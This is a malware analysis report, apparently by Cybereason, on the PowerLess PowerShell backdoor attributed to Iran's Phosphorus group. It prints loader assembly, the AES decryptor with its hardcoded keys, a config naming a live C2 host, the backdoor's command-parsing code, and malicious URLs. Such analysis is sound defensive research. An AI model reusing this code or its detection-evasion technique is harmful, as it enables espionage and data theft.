


PowerLess Trojan: Iranian APT Phosphorus Adds New PowerShell Backdoor for Espionage

WRITTEN BY Cybereason Nocturnus

February 1, 2022 | 8 minute read

Over the past months, the Cybereason Nocturnus Team observed an uptick in the activity of the Iranian attributed group dubbed Phosphorus (AKA Charming Kitten, APT35), known for previously attacking medical research organizations in the US and Israel in late 2020, and for targeting academic researchers from the US, France, and the Middle East region back in 2019.

They have also previously targeted human rights activists, the media sector, and interfered with the US presidential elections.

Towards the end of 2021, multiple attacks were carried out exploiting the notorious Microsoft Exchange Server vulnerabilities chained together and referred to as ProxyShell, which ultimately enabled multiple threat actors to deploy malware on their targets' networks.

There have been several reports detailing the exploitation of these vulnerabilities by Iranian state sponsored threat actors, among them the Phosphorus APT group carrying out ransomware attacks.

Cybereason researchers recently discovered a new set of tools which were developed by the Phosphorus group and incorporated into their arsenal, including a novel PowerShell backdoor dubbed *PowerLess Backdoor*. Our research also highlights a stealthy technique used by the group to avoid PowerShell detection by running the PowerShell Backdoor in a .NET context rather than spawning the PowerShell process.

In addition, several interesting connections were found between the Phosphorus group and the Memento Ransomware that first emerged in late 2021. (Related Iranian APT research: *StrifeWater RAT: Iranian APT Moses Staff Adds New Trojan to Ransomware Operations*).

KEY FINDINGS

- **Novel PowerShell Backdoor:** A novel and previously undocumented PowerShell backdoor related to the Phosphorus group was discovered by the Cybereason Nocturnus Team and dubbed *PowerLess Backdoor*. It supports downloading additional payloads, such as a keylogger and an info stealer.
- **Evasive PowerShell Execution:** The PowerShell code runs in the context of a .NET application, thus not launching "powershell.exe" which enables it to evade security products.
- **Modular Malware:** The toolset analyzed includes extremely modular, multi-staged malware that decrypts and deploys additional payloads in several stages for the sake of both stealth and efficacy.
- **Highly Active Infrastructure:** At the time of writing this report, some of the IOCs remained active delivering new

payloads.

- **Wide Range of Open Source Tools:** A lot of the activity observed involved a variety of publicly available tools, such as cryptography libraries, weaponizing them for payloads and communication encryption.
- **Shared IOCs with Memento Ransomware:** One of the IP addresses serves a domain which is being used as command and control (C2) for the recently discovered Memento Ransomware.
- **Phosphorus Threat Group:** The Phosphorus Threat Group was previously spotted attacking research facilities in multiple regions such as the US, Europe and the Middle East. The group is known to be behind multiple cyber espionage and offensive cyber attacks, operating in the interest of the Iranian regime, leveraging cyberwarfare in accordance with Iran's geopolitical interests.
- **Use of Publicly Available Exploits:** The Phosphorus Group was first seen exploiting the ProxyShell vulnerability, and later on the Log4j vulnerability as well, utilizing fresh exploits in the wild.

A GLIMPSE INTO PHOSPHORUS UPDATED ARSENAL

Following up on both public and non-public intelligence that is available to Cybereason in regard to the Phosphorus threat actor, the Cybereason Nocturnus Team was able to identify a new toolset that includes a novel backdoor, malware loaders, a browser info stealer, and a keylogger.


It is worth noting that some of the more recent methods that were observed in attacks attributed to the Phosphorus group included open-source tools such as the famous DiskCryptor library and also BitLocker, along with the Fast Reverse Proxy which is used for RDP proxying.

The following sections will detail the discovery process and analysis of the newly identified tools.

PIVOTING FROM A PREVIOUSLY KNOWN ARSENAL

The journey to the discovery of the new toolset started with threat intelligence efforts that included pivoting on an IP address (162.55.136[.]20) that was already attributed to Iranian threat actors by multiple sources, including US CERT.

While examining different files that were downloaded from this IP address, we stumbled upon a file named "WindowsProcesses.exe":




URLs

Scanned	Detections	URL
2021-11-20	6 / 94	http://162.55.137.20/
2021-11-20	6 / 94	http://162.55.137.20/aaaaaaaaaabaaaaaaaaaa/texts/American/b217.txt
2021-11-19	5 / 94	https://162.55.137.20/
2021-10-15	4 / 90	http://162.55.137.20/gsdhdDdfgA5sS/ff/WindowsProcesses.exe
2021-08-03	2 / 89	http://162.55.137.20/gsdhdddfga5ss/mimi/x64/mimikatz.txt
2021-10-03	0 / 89	http://162.55.137.20/gsdhdDdfgA5sS/ff/
2021-09-29	0 / 89	http://162.55.137.20/gsdhdDdfgA5sS/20/
2021-09-29	0 / 89	http://162.55.137.20/gsdhdddfga5ss/20/
2021-09-19	0 / 89	http://162.55.137.20/connector3.txt
2021-08-01	0 / 89	http://162.55.137.20/FUZZ

WindowsProcesses.exe hosted on the abovementioned IP

The file seems to have only been detected by 35/68 antivirus vendors, according to VirusTotal:



35 security vendors and 1 sandbox flagged this file as malicious

a4c908859d78973a94581ea010b10b9a83d25cbafe0c0704dc67ff43c05f0040
WindowsProcesses.exe


10.50 KB
Size

64bits assembly detect-debug-environment direct-cpu-clock-access invalid-rich-pe-linker-version long-sleeps peexe

WindowsProcesses.exe details as seen in VirusTotal


ANALYSIS OF WINDOWSPROCESSES.EXE

This file, entitled “WindowsProcesses.exe” is a 64-bit executable loader whose sole purpose is to resolve relevant DLLs and load another file from the “%windir%\Temp” path entitled “dll.dll”:



WindowsProcesses and related modules execution diagram

Once the relevant DLLs (mostly related to .NET runtime libraries) and API calls are resolved, dll.dll is executed:



```
4C 8D 0D ED 11 00+lea     r9, aRun        ; "run"
00
48 8D 15 BE 11 00+lea     rdx, aCWindowsTempUp ; "C:\\Windows\\Temp\\upc"
00
48 89 54 24 20     mov    [rsp+38h+var_18], rdx
4C 8D 05 E2 11 00+lea     r8, aDllProgram ; "dll.Program"
00
48 8B 01           mov    rax, [rcx]
48 8D 15 F0 11 00+lea     rdx, aCWindowsTempDl ; "C:\\Windows\\Temp\\dll.dll"
00
FF 50 58           call   qword ptr [rax+58h]
48 8B 4C 24 50     mov    rcx, [rsp+38h+arg_10]
48 8B 01           mov    rax, [rcx]
FF 50 10           call   qword ptr [rax+10h]
48 8B 4C 24 58     mov    rcx, [rsp+38h+arg_18]
48 8B 01           mov    rax, [rcx]
FF 50 10           call   qword ptr [rax+10h]
48 8B 4C 24 48     mov    rcx, [rsp+38h+arg_8]
48 8B 01           mov    rax, [rcx]
FF 50 10           call   qword ptr [rax+10h]
```


The main code of WindowsProcesses.exe

By the looks of it, the authors could have been inspired by a code snippet found publicly available on GitHub, which facilitates running PowerShell with CLR in native runtime. The snippet is named "Powerless", and the authors seem to have kept that naming convention, as shown in the PDB path of the binary:


*C:\\Users\\pugna\\Desktop\\126\\V1\\**PowerLessCLR**\\x64\\Release\\**PowerLessCLR**.pdb*

Analysis of dll.dll

Dll.dll is a simple .NET AES decryptor that uses a hardcoded key "()*&3dCfabE2/123" to decode another file named "upc" to ultimately execute PowerShell code from the decrypted object:



```
private static int run(string path)
{
    Thread.Sleep(60000);
    string text = Program.Decrypt(File.ReadAllText(path), "()*&3dCfabE2/123").Trim().ToString();
    IAsyncResult asyncResult = PowerShell.Create().AddScript(text).BeginInvoke();
    while (!asyncResult.IsCompleted)
    {
        Thread.Sleep(1000);
    }
    Console.Write("Finishied\n");
    return 0;
}
```



```
private static string Decrypt(string base_en, string key)
{
    ICryptoTransform cryptoTransform = new RijndaelManaged
    {
        Key = Encoding.ASCII.GetBytes(key),
        Mode = CipherMode.ECB,
        Padding = PaddingMode.Zeros
    }.CreateDecryptor();
    base_en = base_en.Replace("@", "A").Replace("_", "a").Replace("!!", "B").Replace("*", "=");
    byte[] array = Convert.FromBase64String(base_en);
    byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
    return Encoding.UTF8.GetString(bytes);
}
```

The code of dll.dll

upc


The upc encrypted BLOB is decrypted using dll.dll, and contains multiple encryption layers that all are decrypted in stages using base64 and AES ECB decryption.

The keys that are being used for decryption are as follows:

- ()*&3dCfabE2/123

- 0123654789mkiujn
- 25sL(*14@#SDFcgd

Prior to decrypting the PowerShell backdoor, an intermediate stage takes place when the victim's machine is assigned a unique identifier which is sent to the C2, which downloads an additional configuration:




```
$IntervalTime = [int]"10"
$Global:GroupName = "ngn"
$Global:HostAddress = "http://162.55.136.233"
$config_key = "25sL(*14@#SDFcgd"
$conf_path = "$env:Temp\kxc"
$g= ((gwmi win32_computersystemproduct).uuid -replace '[^0-9a-z]').substring(0, 32)
$n = $env:USERNAME
$next_url = "http://"+"$g$n"+".info"
```

The intermediate stage during the PowerLess backdoor decryption

Analysis of the PowerLess Backdoor

After all the AES encrypted layers are decrypted, the PowerLess backdoor is executed:




```
$commandtype = $desrilizedrecievedcommand.commandtype
if ($commandtype -eq "command")
{


    Run-Command $Global:BotId $instruction $cid $EncryptKey $Global:HostAddress $Global:GroupName
}

if ($commandtype -eq "Browser")
{
    $p = $desrilizedrecievedcommand.path
    $selected = $desrilizedrecievedcommand.selected

    Run-Stealer $Global:BotId $p $cid $EncryptKey $Global:HostAddress $Global:GroupName $selected


}

if ($commandtype -eq "Operation")
{


    $status = $desrilizedrecievedcommand.status
    [int]$buffer = $desrilizedrecievedcommand.buf
    Run-Stro $Global:BotId $status $cid $EncryptKey $Global:HostAddress $Global:GroupName $buffer

}

if ($commandtype -eq "Kill")
{

    [string]$choice = $desrilizedrecievedcommand.choice
    if ($choice -eq "2")
    {
       $p = [Environment]::GetCommandLineArgs()[0]

        Start-Process powershell -win 1 -ArgumentList "sleep 1; get-childitem -path `'$p`' | remove-item "

        Stop-Process -Id $Pid -Force


    }
    Run-Kil $Global:BotId $choice $cid $EncryptKey $Global:HostAddress $Global:GroupName
```

PowerLess backdoor command parsing code segment

The PowerLess backdoor is equipped with the following capabilities:


- Downloading and executing additional malware and files
    - Additional modules:
        - Browsers info stealer
        - Keylogger module
- Encrypted channel with the C2
- Executing arbitrary commands
- Killing processes
- Stealing browser data
- Keylogging

It is worth mentioning that the backdoor is being run within a .NET context, so therefore it does not spawn "powershell.exe". This behavior can be interpreted as an attempt to evade certain PowerShell detections, although PowerShell logs are being saved on the machine:



dll.dll
Known malware
Cybereason Threat Intelligence i...
c1
Infection

windowsprocesses.exe
Known malware
Cybereason Threat Intelligence i...
c1
Infection




windowsprocesses...

Connection
[redacted] > 162.55.136.233:80
Connections

113 loaded modules
dll.dll
dll.dll
ntdll.dll
View element details

Windows Processes and the malicious loaded module “dll.dll” as seen in the Cybereason XDR Platform


Oddly enough, there is a part of the code in the PowerLess Backdoor, that do spawn a powershell.exe process, when the request to kill a process is received from the C2:



```
$p = [Environment]::GetCommandLineArgs()[0]
 Start-Process powershell -win 1 -ArgumentList "sleep 1; get-childitem -path `'$p`' | remove-item "
 Stop-Process -Id $Pid -Force
```

A part of the PowerLess Backdoor that spawns powershell.exe

It can be assumed that the native language of the backdoor’s authors is likely not English given the abundance of typos and grammatical mistakes found in the code:

